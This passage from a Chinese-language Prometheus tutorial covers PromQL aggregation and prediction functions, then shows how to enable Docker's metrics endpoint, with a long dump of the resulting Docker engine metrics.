通过rate()函数计算HTTP请求量的增长率：

```
rate(http_requests_total[5m])
```

topk() 和 bottomk()

查询当前访问量前10的HTTP地址：

```
topk(10, http_requests_total)
```

delta()

通过PromQL内置函数delta()可以获取样本在一段时间返回内的变化情况。例如，计算CPU温度在两个小时内的差异：

```
delta(cpu_temp_celsius{host="zeus"}[2h])
```

delta 适用于 Gauge 类型的监控指标

predict_linear()

使用predict_linear()对数据的变化趋势进行预测。例如，预测系统磁盘空间在4个小时之后的剩余情况：

```
predict_linear(node_filesystem_free{job="node"}[1h], 4 * 3600)
```

deriv()

deriv()计算样本的线性回归模型

```

```

sum()

求和操作

```
sum(node_cpu_seconds_total)
sum(node_cpu_seconds_total) by (mode)
```

```
Element                 Value
{mode="steal"}  0
{mode="system"} 2632.2400000000002
{mode="user"}   768.49
{mode="idle"}   93899.19
{mode="iowait"} 8.85
{mode="irq"}    0
{mode="nice"}   0
{mode="softirq"}        13.35
```

```

```

```
sum(node_cpu_seconds_total) without (instance)
```

```
sum(node_cpu_seconds_total) by (mode,cpu)
```

```
sum(sum(irate(node_cpu{mode!='idle'}[5m]))  /
sum(irate(node_cpu[5m]))) by (instance)
```

avg()

计算平均数

```
avg(node_cpu_seconds_total) by (mode)
```

```
Element                  Value
{mode="nice"}   0
{mode="softirq"}         3.3374999999999995
{mode="steal"}  0
{mode="system"} 658.06
{mode="user"}   192.1225
{mode="idle"}   23474.7975
{mode="iowait"} 2.2125
{mode="irq"}    0
```

min (最小值)，max (最大值)



count_values()

quantile()

3. Prometheus Exporter

3.1. 监控 Docker

Collect Docker metrics with Prometheus

配置 docker /etc/docker/daemon.json

指定metrics采集端口， Prometheus 会定时从该端口拉取数据

```
{
  "metrics-addr" : "127.0.0.1:9323",
  "experimental" : true
}
```

查看 Docker 状态信息

```
iMac:prometheus neo$ curl http://localhost:9323/metrics
# HELP builder_builds_failed_total Number of failed image
builds
# TYPE builder_builds_failed_total counter
builder_builds_failed_total{reason="build_canceled"} 0
builder_builds_failed_total{reason="build_target_not_reachable_
error"} 0
builder_builds_failed_total{reason="command_not_supported_error
"} 0
builder_builds_failed_total{reason="dockerfile_empty_error"} 0
builder_builds_failed_total{reason="dockerfile_syntax_error"} 0
builder_builds_failed_total{reason="error_processing_commands_e
rror"} 0
builder_builds_failed_total{reason="missing_onbuild_arguments_e
rror"} 0
builder_builds_failed_total{reason="unknown_instruction_error"}
0
```

```
# HELP builder_builds_triggered_total Number of triggered image
builds
# TYPE builder_builds_triggered_total counter
builder_builds_triggered_total 0
# HELP engine_daemon_container_actions_seconds The number of
seconds it takes to process each container action
# TYPE engine_daemon_container_actions_seconds histogram
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="0.005"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="0.01"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="0.025"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="0.05"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="0.1"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="0.25"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="0.5"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="1"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="2.5"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="5"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="10"} 1
engine_daemon_container_actions_seconds_bucket{action="changes"
,le="+Inf"} 1
engine_daemon_container_actions_seconds_sum{action="changes"} 0
engine_daemon_container_actions_seconds_count{action="changes"}
1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="0.005"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="0.01"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="0.025"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="0.05"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="0.1"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
```

```
le="0.25"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="0.5"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="1"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="2.5"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="5"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="10"} 1
engine_daemon_container_actions_seconds_bucket{action="commit",
le="+Inf"} 1
engine_daemon_container_actions_seconds_sum{action="commit"} 0
engine_daemon_container_actions_seconds_count{action="commit"}
1
engine_daemon_container_actions_seconds_bucket{action="create",
le="0.005"} 1
engine_daemon_container_actions_seconds_bucket{action="create",
le="0.01"} 1
engine_daemon_container_actions_seconds_bucket{action="create",
le="0.025"} 1
engine_daemon_container_actions_seconds_bucket{action="create",
le="0.05"} 1
engine_daemon_container_actions_seconds_bucket{action="create",
le="0.1"} 1
engine_daemon_container_actions_seconds_bucket{action="create",
le="0.25"} 1
engine_daemon_container_actions_seconds_bucket{action="create",
le="0.5"} 1
engine_daemon_container_actions_seconds_bucket{action="create",
le="1"} 2
engine_daemon_container_actions_seconds_bucket{action="create",
le="2.5"} 2
engine_daemon_container_actions_seconds_bucket{action="create",
le="5"} 2
engine_daemon_container_actions_seconds_bucket{action="create",
le="10"} 2
engine_daemon_container_actions_seconds_bucket{action="create",
le="+Inf"} 2
engine_daemon_container_actions_seconds_sum{action="create"}
0.552623576
engine_daemon_container_actions_seconds_count{action="create"}
2
engine_daemon_container_actions_seconds_bucket{action="delete",
```

```
le="0.005"} 1
engine_daemon_container_actions_seconds_bucket{action="delete",
le="0.01"} 1
engine_daemon_container_actions_seconds_bucket{action="delete",
le="0.025"} 1
engine_daemon_container_actions_seconds_bucket{action="delete",
le="0.05"} 1
engine_daemon_container_actions_seconds_bucket{action="delete",
le="0.1"} 2
engine_daemon_container_actions_seconds_bucket{action="delete",
le="0.25"} 2
engine_daemon_container_actions_seconds_bucket{action="delete",
le="0.5"} 2
engine_daemon_container_actions_seconds_bucket{action="delete",
le="1"} 2
engine_daemon_container_actions_seconds_bucket{action="delete",
le="2.5"} 2
engine_daemon_container_actions_seconds_bucket{action="delete",
le="5"} 2
engine_daemon_container_actions_seconds_bucket{action="delete",
le="10"} 2
engine_daemon_container_actions_seconds_bucket{action="delete",
le="+Inf"} 2
engine_daemon_container_actions_seconds_sum{action="delete"}
0.097789156
engine_daemon_container_actions_seconds_count{action="delete"}
2
engine_daemon_container_actions_seconds_bucket{action="start",l
e="0.005"} 1
engine_daemon_container_actions_seconds_bucket{action="start",l
e="0.01"} 1
engine_daemon_container_actions_seconds_bucket{action="start",l
e="0.025"} 1
engine_daemon_container_actions_seconds_bucket{action="start",l
e="0.05"} 1
engine_daemon_container_actions_seconds_bucket{action="start",l
e="0.1"} 1
engine_daemon_container_actions_seconds_bucket{action="start",l
e="0.25"} 1
engine_daemon_container_actions_seconds_bucket{action="start",l
e="0.5"} 1
engine_daemon_container_actions_seconds_bucket{action="start",l
e="1"} 1
engine_daemon_container_actions_seconds_bucket{action="start",l
e="2.5"} 3
```

```
engine_daemon_container_actions_seconds_bucket{action="start",l
e="5"} 3
engine_daemon_container_actions_seconds_bucket{action="start",l
e="10"} 3
engine_daemon_container_actions_seconds_bucket{action="start",l
e="+Inf"} 3
engine_daemon_container_actions_seconds_sum{action="start"}
2.804409176
engine_daemon_container_actions_seconds_count{action="start"} 3
# HELP engine_daemon_container_states_containers The count of
containers in various states
# TYPE engine_daemon_container_states_containers gauge
engine_daemon_container_states_containers{state="paused"} 0
engine_daemon_container_states_containers{state="running"} 2
engine_daemon_container_states_containers{state="stopped"} 2
# HELP engine_daemon_engine_cpus_cpus The number of cpus that
the host system of the engine has
# TYPE engine_daemon_engine_cpus_cpus gauge
engine_daemon_engine_cpus_cpus 2
# HELP engine_daemon_engine_info The information related to the
engine and the OS it is running on
# TYPE engine_daemon_engine_info gauge
engine_daemon_engine_info{architecture="x86_64",commit="ff3fbc9
d55",daemon_id="JXJ2:2434:PD5N:4UXM:POXB:ANLF:HHOE:G25W:Y3AG:UF
UO:CBZP:H7K4",graphdriver="overlay2",kernel="4.19.76-
linuxkit",os="Docker
Desktop",os_type="linux",version="19.03.13-beta2"} 1
# HELP engine_daemon_engine_memory_bytes The number of bytes of
memory that the host system of the engine has
# TYPE engine_daemon_engine_memory_bytes gauge
engine_daemon_engine_memory_bytes 2.088206336e+09
# HELP engine_daemon_events_subscribers_total The number of
current subscribers to events
# TYPE engine_daemon_events_subscribers_total gauge
engine_daemon_events_subscribers_total 7
# HELP engine_daemon_events_total The number of events logged
# TYPE engine_daemon_events_total counter
engine_daemon_events_total 11
# HELP engine_daemon_health_checks_failed_total The total
number of failed health checks
# TYPE engine_daemon_health_checks_failed_total counter
engine_daemon_health_checks_failed_total 0
# HELP engine_daemon_health_checks_total The total number of
health checks
# TYPE engine_daemon_health_checks_total counter
```

```
engine_daemon_health_checks_total 0
# HELP engine_daemon_network_actions_seconds The number of
seconds it takes to process each network action
# TYPE engine_daemon_network_actions_seconds histogram
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="0.005"} 0
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="0.01"} 0
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="0.025"} 0
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="0.05"} 0
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="0.1"} 0
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="0.25"} 1
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="0.5"} 1
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="1"} 2
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="2.5"} 2
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="5"} 2
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="10"} 2
engine_daemon_network_actions_seconds_bucket{action="allocate",
le="+Inf"} 2
engine_daemon_network_actions_seconds_sum{action="allocate"}
0.721134186
engine_daemon_network_actions_seconds_count{action="allocate"}
2
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="0.005"} 0
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="0.01"} 0
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="0.025"} 0
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="0.05"} 0
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="0.1"} 0
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="0.25"} 1
engine_daemon_network_actions_seconds_bucket{action="connect",l
```

```
e="0.5"} 1
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="1"} 2
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="2.5"} 2
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="5"} 2
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="10"} 2
engine_daemon_network_actions_seconds_bucket{action="connect",l
e="+Inf"} 2
engine_daemon_network_actions_seconds_sum{action="connect"}
0.70473929
engine_daemon_network_actions_seconds_count{action="connect"} 2
# HELP etcd_debugging_snap_save_marshalling_duration_seconds
The marshalling cost distributions of save called by snapshot.
# TYPE etcd_debugging_snap_save_marshalling_duration_seconds
histogram
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.001"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.002"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.004"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.008"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.016"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.032"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.064"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.128"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.256"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="0.512"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="1.024"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="2.048"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="4.096"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
```

```
="8.192"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_bucket{le
="+Inf"} 0
etcd_debugging_snap_save_marshalling_duration_seconds_sum 0
etcd_debugging_snap_save_marshalling_duration_seconds_count 0
# HELP etcd_debugging_snap_save_total_duration_seconds The
total latency distributions of save called by snapshot.
# TYPE etcd_debugging_snap_save_total_duration_seconds
histogram
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.00
1"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.00
2"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.00
4"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.00
8"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.01
6"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.03
2"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.06
4"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.12
8"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.25
6"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="0.51
2"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="1.02
4"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="2.04
8"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="4.09
6"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="8.19
2"} 0
etcd_debugging_snap_save_total_duration_seconds_bucket{le="+Inf
"} 0
etcd_debugging_snap_save_total_duration_seconds_sum 0
etcd_debugging_snap_save_total_duration_seconds_count 0
# HELP etcd_disk_wal_fsync_duration_seconds The latency
distributions of fsync called by wal.
# TYPE etcd_disk_wal_fsync_duration_seconds histogram
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.001"} 0
```

```
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.002"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.004"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.008"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.016"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.032"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.064"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.128"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.256"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="0.512"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="1.024"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="2.048"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="4.096"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="8.192"} 0
etcd_disk_wal_fsync_duration_seconds_bucket{le="+Inf"} 0
etcd_disk_wal_fsync_duration_seconds_sum 0
etcd_disk_wal_fsync_duration_seconds_count 0
# HELP etcd_snap_db_fsync_duration_seconds The latency
distributions of fsyncing .snap.db file
# TYPE etcd_snap_db_fsync_duration_seconds histogram
etcd_snap_db_fsync_duration_seconds_bucket{le="0.001"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.002"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.004"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.008"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.016"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.032"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.064"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.128"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.256"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="0.512"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="1.024"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="2.048"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="4.096"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="8.192"} 0
etcd_snap_db_fsync_duration_seconds_bucket{le="+Inf"} 0
etcd_snap_db_fsync_duration_seconds_sum 0
etcd_snap_db_fsync_duration_seconds_count 0
# HELP etcd_snap_db_save_total_duration_seconds The total
latency distributions of v3 snapshot save
# TYPE etcd_snap_db_save_total_duration_seconds histogram
etcd_snap_db_save_total_duration_seconds_bucket{le="0.1"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="0.2"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="0.4"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="0.8"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="1.6"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="3.2"} 0
```

```
etcd_snap_db_save_total_duration_seconds_bucket{le="6.4"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="12.8"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="25.6"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="51.2"} 0
etcd_snap_db_save_total_duration_seconds_bucket{le="+Inf"} 0
etcd_snap_db_save_total_duration_seconds_sum 0
etcd_snap_db_save_total_duration_seconds_count 0
# HELP go_gc_duration_seconds A summary of the GC invocation
durations.
# TYPE go_gc_duration_seconds summary
go_gc_duration_seconds{quantile="0"} 1.1441e-05
go_gc_duration_seconds{quantile="0.25"} 1.7381e-05
go_gc_duration_seconds{quantile="0.5"} 4.7132e-05
go_gc_duration_seconds{quantile="0.75"} 8.847e-05
go_gc_duration_seconds{quantile="1"} 0.000336452
go_gc_duration_seconds_sum 0.000573966
go_gc_duration_seconds_count 7
# HELP go_goroutines Number of goroutines that currently exist.
# TYPE go_goroutines gauge
go_goroutines 124
# HELP go_memstats_alloc_bytes Number of bytes allocated and
still in use.
# TYPE go_memstats_alloc_bytes gauge
go_memstats_alloc_bytes 1.3152408e+07
# HELP go_memstats_alloc_bytes_total Total number of bytes
allocated, even if freed.
# TYPE go_memstats_alloc_bytes_total counter
go_memstats_alloc_bytes_total 3.7942088e+07
# HELP go_memstats_buck_hash_sys_bytes Number of bytes used by
the profiling bucket hash table.
# TYPE go_memstats_buck_hash_sys_bytes gauge
go_memstats_buck_hash_sys_bytes 1.458259e+06
# HELP go_memstats_frees_total Total number of frees.
# TYPE go_memstats_frees_total counter
go_memstats_frees_total 239116
# HELP go_memstats_gc_sys_bytes Number of bytes used for
garbage collection system metadata.
# TYPE go_memstats_gc_sys_bytes gauge
go_memstats_gc_sys_bytes 2.4064e+06
# HELP go_memstats_heap_alloc_bytes Number of heap bytes
allocated and still in use.
# TYPE go_memstats_heap_alloc_bytes gauge
go_memstats_heap_alloc_bytes 1.3152408e+07
# HELP go_memstats_heap_idle_bytes Number of heap bytes waiting
to be used.
```

```
# TYPE go_memstats_heap_idle_bytes gauge
go_memstats_heap_idle_bytes 4.8480256e+07
# HELP go_memstats_heap_inuse_bytes Number of heap bytes that
are in use.
# TYPE go_memstats_heap_inuse_bytes gauge
go_memstats_heap_inuse_bytes 1.67936e+07
# HELP go_memstats_heap_objects Number of allocated objects.
# TYPE go_memstats_heap_objects gauge
go_memstats_heap_objects 134382
# HELP go_memstats_heap_released_bytes_total Total number of
heap bytes released to OS.
# TYPE go_memstats_heap_released_bytes_total counter
go_memstats_heap_released_bytes_total 4.6186496e+07
# HELP go_memstats_heap_sys_bytes Number of heap bytes obtained
from system.
# TYPE go_memstats_heap_sys_bytes gauge
go_memstats_heap_sys_bytes 6.5273856e+07
# HELP go_memstats_last_gc_time_seconds Number of seconds since
1970 of last garbage collection.
# TYPE go_memstats_last_gc_time_seconds gauge
go_memstats_last_gc_time_seconds 1.6024955900357985e+09
# HELP go_memstats_lookups_total Total number of pointer
lookups.
# TYPE go_memstats_lookups_total counter
go_memstats_lookups_total 0
# HELP go_memstats_mallocs_total Total number of mallocs.
# TYPE go_memstats_mallocs_total counter
go_memstats_mallocs_total 373498
# HELP go_memstats_mcache_inuse_bytes Number of bytes in use by
mcache structures.
# TYPE go_memstats_mcache_inuse_bytes gauge
go_memstats_mcache_inuse_bytes 3472
# HELP go_memstats_mcache_sys_bytes Number of bytes used for
mcache structures obtained from system.
# TYPE go_memstats_mcache_sys_bytes gauge
go_memstats_mcache_sys_bytes 16384
# HELP go_memstats_mspan_inuse_bytes Number of bytes in use by
mspan structures.
# TYPE go_memstats_mspan_inuse_bytes gauge
go_memstats_mspan_inuse_bytes 215424
# HELP go_memstats_mspan_sys_bytes Number of bytes used for
mspan structures obtained from system.
# TYPE go_memstats_mspan_sys_bytes gauge
go_memstats_mspan_sys_bytes 229376
# HELP go_memstats_next_gc_bytes Number of heap bytes when next
```

```
garbage collection will take place.
# TYPE go_memstats_next_gc_bytes gauge
go_memstats_next_gc_bytes 1.8665712e+07
# HELP go_memstats_other_sys_bytes Number of bytes used for
other system allocations.
# TYPE go_memstats_other_sys_bytes gauge
go_memstats_other_sys_bytes 542885
# HELP go_memstats_stack_inuse_bytes Number of bytes in use by
the stack allocator.
# TYPE go_memstats_stack_inuse_bytes gauge
go_memstats_stack_inuse_bytes 1.835008e+06
# HELP go_memstats_stack_sys_bytes Number of bytes obtained
from system for stack allocator.
# TYPE go_memstats_stack_sys_bytes gauge
go_memstats_stack_sys_bytes 1.835008e+06
# HELP go_memstats_sys_bytes Number of bytes obtained by
system. Sum of all system allocations.
# TYPE go_memstats_sys_bytes gauge
go_memstats_sys_bytes 7.1762168e+07
# HELP http_request_duration_microseconds The HTTP request
latencies in microseconds.
# TYPE http_request_duration_microseconds summary
http_request_duration_microseconds{handler="prometheus",quantil
e="0.5"} 5785.224
http_request_duration_microseconds{handler="prometheus",quantil
e="0.9"} 18160.443
http_request_duration_microseconds{handler="prometheus",quantil
e="0.99"} 18160.443
http_request_duration_microseconds_sum{handler="prometheus"}
27367.838
http_request_duration_microseconds_count{handler="prometheus"}
3
# HELP http_request_size_bytes The HTTP request sizes in bytes.
# TYPE http_request_size_bytes summary
http_request_size_bytes{handler="prometheus",quantile="0.5"}
232
http_request_size_bytes{handler="prometheus",quantile="0.9"}
232
http_request_size_bytes{handler="prometheus",quantile="0.99"}
232
http_request_size_bytes_sum{handler="prometheus"} 696
http_request_size_bytes_count{handler="prometheus"} 3
# HELP http_requests_total Total number of HTTP requests made.
# TYPE http_requests_total counter
http_requests_total{code="200",handler="prometheus",method="get
```

```
"} 3
# HELP http_response_size_bytes The HTTP response sizes in
bytes.
# TYPE http_response_size_bytes summary
http_response_size_bytes{handler="prometheus",quantile="0.5"}
4145
http_response_size_bytes{handler="prometheus",quantile="0.9"}
4171
http_response_size_bytes{handler="prometheus",quantile="0.99"}
4171
http_response_size_bytes_sum{handler="prometheus"} 12422
http_response_size_bytes_count{handler="prometheus"} 3
# HELP logger_log_entries_size_greater_than_buffer_total Number
of log entries which are larger than the log buffer
# TYPE logger_log_entries_size_greater_than_buffer_total
counter
logger_log_entries_size_greater_than_buffer_total 0
# HELP logger_log_read_operations_failed_total Number of log
reads from container stdio that failed
# TYPE logger_log_read_operations_failed_total counter
logger_log_read_operations_failed_total 0
# HELP logger_log_write_operations_failed_total Number of log
write operations that failed
# TYPE logger_log_write_operations_failed_total counter
logger_log_write_operations_failed_total 0
# HELP process_cpu_seconds_total Total user and system CPU time
spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total 1.36
# HELP process_max_fds Maximum number of open file descriptors.
# TYPE process_max_fds gauge
process_max_fds 1.048576e+06
# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds 88
# HELP process_resident_memory_bytes Resident memory size in
bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes 6.0104704e+07
# HELP process_start_time_seconds Start time of the process
since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds 1.6024954353e+09
# HELP process_virtual_memory_bytes Virtual memory size in
bytes.
```

```
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes 1.223262208e+09
# HELP swarm_dispatcher_scheduling_delay_seconds Scheduling
delay is the time a task takes to go from NEW to RUNNING state.
# TYPE swarm_dispatcher_scheduling_delay_seconds histogram
swarm_dispatcher_scheduling_delay_seconds_bucket{le="0.005"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="0.01"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="0.025"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="0.05"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="0.1"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="0.25"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="0.5"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="1"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="2.5"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="5"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="10"} 0
swarm_dispatcher_scheduling_delay_seconds_bucket{le="+Inf"} 0
swarm_dispatcher_scheduling_delay_seconds_sum 0
swarm_dispatcher_scheduling_delay_seconds_count 0
# HELP swarm_manager_configs_total The number of configs in the
cluster object store
# TYPE swarm_manager_configs_total gauge
swarm_manager_configs_total 0
# HELP swarm_manager_leader Indicates if this manager node is a
leader
# TYPE swarm_manager_leader gauge
swarm_manager_leader 0
# HELP swarm_manager_networks_total The number of networks in
the cluster object store
# TYPE swarm_manager_networks_total gauge
swarm_manager_networks_total 0
# HELP swarm_manager_nodes The number of nodes
# TYPE swarm_manager_nodes gauge
swarm_manager_nodes{state="disconnected"} 0
swarm_manager_nodes{state="down"} 0
swarm_manager_nodes{state="ready"} 0
swarm_manager_nodes{state="unknown"} 0
# HELP swarm_manager_secrets_total The number of secrets in the
cluster object store
# TYPE swarm_manager_secrets_total gauge
swarm_manager_secrets_total 0
# HELP swarm_manager_services_total The number of services in
the cluster object store
# TYPE swarm_manager_services_total gauge
swarm_manager_services_total 0
```

```
# HELP swarm_manager_tasks_total The number of tasks in the
cluster object store
# TYPE swarm_manager_tasks_total gauge
swarm_manager_tasks_total{state="accepted"} 0
swarm_manager_tasks_total{state="assigned"} 0
swarm_manager_tasks_total{state="complete"} 0
swarm_manager_tasks_total{state="failed"} 0
swarm_manager_tasks_total{state="new"} 0
swarm_manager_tasks_total{state="orphaned"} 0
swarm_manager_tasks_total{state="pending"} 0
swarm_manager_tasks_total{state="preparing"} 0
swarm_manager_tasks_total{state="ready"} 0
swarm_manager_tasks_total{state="rejected"} 0
swarm_manager_tasks_total{state="remove"} 0
swarm_manager_tasks_total{state="running"} 0
swarm_manager_tasks_total{state="shutdown"} 0
swarm_manager_tasks_total{state="starting"} 0
# HELP swarm_node_manager Whether this node is a manager or not
# TYPE swarm_node_manager gauge
swarm_node_manager 0
# HELP swarm_raft_snapshot_latency_seconds Raft snapshot create
latency.
# TYPE swarm_raft_snapshot_latency_seconds histogram
swarm_raft_snapshot_latency_seconds_bucket{le="0.005"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="0.01"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="0.025"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="0.05"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="0.1"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="0.25"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="0.5"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="1"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="2.5"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="5"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="10"} 0
swarm_raft_snapshot_latency_seconds_bucket{le="+Inf"} 0
swarm_raft_snapshot_latency_seconds_sum 0
swarm_raft_snapshot_latency_seconds_count 0
# HELP swarm_raft_transaction_latency_seconds Raft transaction
latency.
# TYPE swarm_raft_transaction_latency_seconds histogram
swarm_raft_transaction_latency_seconds_bucket{le="0.005"} 0
swarm_raft_transaction_latency_seconds_bucket{le="0.01"} 0
swarm_raft_transaction_latency_seconds_bucket{le="0.025"} 0
swarm_raft_transaction_latency_seconds_bucket{le="0.05"} 0
swarm_raft_transaction_latency_seconds_bucket{le="0.1"} 0
```

```
swarm_raft_transaction_latency_seconds_bucket{le="0.25"} 0
swarm_raft_transaction_latency_seconds_bucket{le="0.5"} 0
swarm_raft_transaction_latency_seconds_bucket{le="1"} 0
swarm_raft_transaction_latency_seconds_bucket{le="2.5"} 0
swarm_raft_transaction_latency_seconds_bucket{le="5"} 0
swarm_raft_transaction_latency_seconds_bucket{le="10"} 0
swarm_raft_transaction_latency_seconds_bucket{le="+Inf"} 0
swarm_raft_transaction_latency_seconds_sum 0
swarm_raft_transaction_latency_seconds_count 0
# HELP swarm_store_batch_latency_seconds Raft store batch
latency.
# TYPE swarm_store_batch_latency_seconds histogram
swarm_store_batch_latency_seconds_bucket{le="0.005"} 0
swarm_store_batch_latency_seconds_bucket{le="0.01"} 0
swarm_store_batch_latency_seconds_bucket{le="0.025"} 0
swarm_store_batch_latency_seconds_bucket{le="0.05"} 0
swarm_store_batch_latency_seconds_bucket{le="0.1"} 0
swarm_store_batch_latency_seconds_bucket{le="0.25"} 0
swarm_store_batch_latency_seconds_bucket{le="0.5"} 0
swarm_store_batch_latency_seconds_bucket{le="1"} 0
swarm_store_batch_latency_seconds_bucket{le="2.5"} 0
